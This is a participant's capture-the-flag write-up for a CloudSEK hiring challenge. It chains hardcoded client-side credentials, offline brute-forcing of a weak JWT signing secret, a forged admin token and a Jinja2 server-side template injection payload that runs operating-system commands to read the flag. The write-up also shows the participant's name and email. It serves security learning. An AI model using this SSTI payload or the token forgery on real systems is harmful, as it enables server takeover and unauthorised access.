CloudSEK Security Research Hiring CTF (Round 2)

Participant
Name: Poornima Prakash Mahajan
Email: poornimamahajan2023@gmail.com
Linkdlen: poornima-mahajan18


Challenge
Boot2Root - CloudSEK - CTF platform

1. Overview

The Boot Sequence challenge is a web-based Capture The Flag (CTF) scenario focused on identifying and exploiting security flaws in an application's initialization and authorization mechanisms. The objective was to regain control of a stalled orbital system by analyzing exposed client-side logic, abusing weak authentication controls, and escalating privileges through token manipulation.

The challenge combined multiple real-world vulnerabilities, including exposed credentials, insecure JWT implementation, broken access control, and Jinja2 Server-Side Template Injection (SSTI). Successful exploitation allowed escalation from a standard user to administrator and ultimately to full system compromise, resulting in the retrieval of the root flag.

2. Challenge: Boot Sequences




Challenge site: http://15.206.47.5:8443/

Description

A CTF challenge where an orbital system failed during startup. The task was to analyze the boot process, restart the relay, and regain control of the system. By examining the application logic, the root flag was successfully captured, demonstrating how weak startup checks can lead to full system compromise.

Reconnaissance

The reconnaissance phase began with analyzing the source code of the challenge website to understand how the application was functioning internally. Using the browser's View Page Source and Developer Tools, the contents of the HTML file were examined.



```
ine wrap
<!doctype html>
<html lang="en">

<head>
  <meta charset="utf-8" />
  <meta name="viewport" content="width=device-width, initial-scale=1" />
  <title>Orbital Boot Sequence</title>
  <link rel="stylesheet" href="/static/css/styles.css" />
</head>

<body>
  <div class="container login">
    <header>
      <h1>Relay Access Gate</h1>
      <p class="muted">
        Authenticate to reach the Orbital Control Deck. Menu access to administrative tooling appears only after a
        successful login.
      </p>
    </header>

    <section class="panel">
      <h2>Operator Login</h2>
      <form id="login-form">
        <label for="username">Username</label>
        <input name="username" id="username" autocomplete="off" />
        <label for="password">Password</label>
        <input type="password" name="password" id="password" autocomplete="off" />
        <button type="submit">Initialize Session</button>
      </form>
      <div id="login-status" class="status"></div>
    </section>

    <section class="panel">
      <h2>Telemetry Echo</h2>
      <div class="muted">Recent console activity captured for review:</div>
      <div id="intel-console" class="console"></div>
      <textarea id="autolog" class="token-area" spellcheck="false" readonly>
Sector Sweep ──────────
> Buffer ready...
      </textarea>
    </section>
  </div>

  <script src="/static/js/telemetry.js"></script>
  <script src="/static/js/hud.js"></script>
  <script src="/static/js/secrets.js"></script>
  <script src="/static/js/login.js"></script>
</body>

</html>
```

During this process, multiple JavaScript files were identified inside the <script> tags. The following four JavaScript files were discovered:


1. telemetry.js
2. hud.js
3. secrets.js
4. login.js

Each of these files was opened and reviewed individually to understand their purpose and functionality.

1. **telemetry.js** was found to handle system status and data updates.
2. **hud.js** controlled the user interface and visual elements of the dashboard.
3. **login.js** managed authentication-related logic.

While reviewing **secrets.js**, sensitive information was discovered. This file contained hardcoded credentials, which should not have been exposed on the client side.

By using the credentials obtained from **secrets.js**, successful authentication was achieved, granting access to the system. This confirmed a **critical security flaw**, where sensitive data was improperly stored in client-side JavaScript files.



The application consisted of: - A Relay Access Gate (login interface) - JWTbased session handling stored in browser sessionStorage - An Admin Beacon panel conditionally enabled based on user role - Backend APIs including /api/session, /api/briefings, and /api/admin/hyperpulse

Vulnerability Analysis & CVSS

1. **Weak JWT Authentication**
   The application's authentication mechanism relied on HS256-signed JSON Web Tokens (JWTs) that were stored in the browser's session storage. Because a weak and guessable signing secret was used, the token could be brute-forced offline. This allowed attackers to forge valid JWTs with manipulated claims, effectively bypassing authentication and escalating privileges.

2. **Insecure Client-Side Role Enforcement**
   Authorization controls were further weakened by the application's reliance on client-side role validation. Administrative access was granted based solely on the role claim within the JWT, without sufficient server-side enforcement. By modifying the token payload to assign an administrative role, restricted functionality became accessible without legitimate authorization.

3. **Server-Side Template Injection (SSTI)**
   The application was vulnerable to Server-Side Template Injection (SSTI) due to unsafe handling of user-supplied input in Jinja2 templates. User input was rendered directly by the template engine without proper sanitization, enabling arbitrary

template execution. This vulnerability ultimately allowed server-side command execution and complete system compromise.

CVSS v3.1 Score: 9.8 (**Critical**) — AV:N / AC:L / PR:N / UI:N / S:U / C:H / I:H / A:H, indicating complete impact on confidentiality, integrity, and availability.


Exploitation

Gaining Admin Access

After authenticating with the credentials discovered during reconnaissance, further inspection was performed using the browser's **Developer Tools**. Under

```
Application → Storage → Session Storage,
```


a JSON Web Token (JWT) labeled **orbitalToken** was identified. This token appeared to control user authorization and session state.





The extracted token was analyzed using JWTAuditor, where a secret brute-force attack was performed. The process successfully revealed the JWT signing secret as butterfly. Using the JWT Editor, the token payload was modified to escalate privileges by setting the following fields:

```
"sub": "admin"
"role": "admin"
```

The token was then re-signed using the recovered secret key. The newly generated JWT was injected back into the session storage under the orbitalToken key. Upon reloading the page, the application accepted the forged token, resulting in successful administrative access.







Root Flag Retrieval

With administrator privileges obtained, further analysis revealed that the application was vulnerable to Server-Side Template Injection (SSTI) in its Jinja2 rendering logic. Review of the client-side source code identified a checksum validation mechanism implemented in the console.js file, which was required for submitting administrative input.

```
            <textarea id="admin-message" rows="6"
              placeholder="Enter instruction payload to broac
            <label for="admin-checksum" class="muted tiny">Ch
            <input id="admin-checksum" name="checksum" placeh
            <button type="submit">Transmit</button>
          </form>
          <div id="admin-result" class="console"></div>
        </div>
      </section>
    </div>

    <script src="/static/js/telemetry.js"></script>
    <script src="/static/js/hud.js"></script>
    <script src="/static/js/console.js"></script>
</body>

</html>
```

```
function computeChecksum(payload, token) {
  const buffer = `${payload || ""}::${token || "guest-orbital"}`;
  let acc = 0x9e3779b1;
  for (let i = 0; i < buffer.length; i += 1) {
    const code = buffer.charCodeAt(i);
    const shift = i % 5;
    acc ^= (code << shift) + (code << 12);
    acc = (acc + ((acc << 7) >>> 0)) ^ (acc >>> 3);
    acc = acc >>> 0;
    acc ^= (acc << 11) & 0xffffffff;
    acc = acc >>> 0;
  }
  return (acc >>> 0).toString(16).padStart(8, "0");
}

window.hyperpulseChecksum = computeChecksum;
```


Using the browser console, a valid checksum was generated by invoking the exposed checksum function:

```
hyperpulseChecksum(
  document.querySelector('#admin-message').value,
  sessionStorage.getItem('orbitalToken')
)
```

After satisfying the checksum validation, a crafted Jinja2 SSTI payload was injected to achieve server-side command execution:

```
{{
self.__init__.__globals__.__builtins__.__import__('os').popen('pyt
hon3 /tmp/flag.py').read() }}
```

The payload executed successfully on the server, returning the contents of the flag file. This resulted in the successful retrieval of the root flag, completing the challenge.



Boom.. we got the root flag here….!!

```
ClOuDsEk_ReSeArCH_tEaM_CTF_2025{997c4f47961b43ceaf327e08bc45ad0b}
```

Takeaway: This challenge demonstrates how insecure client-side logic, weak JWT handling, and template injection can be chained together to achieve full system compromise.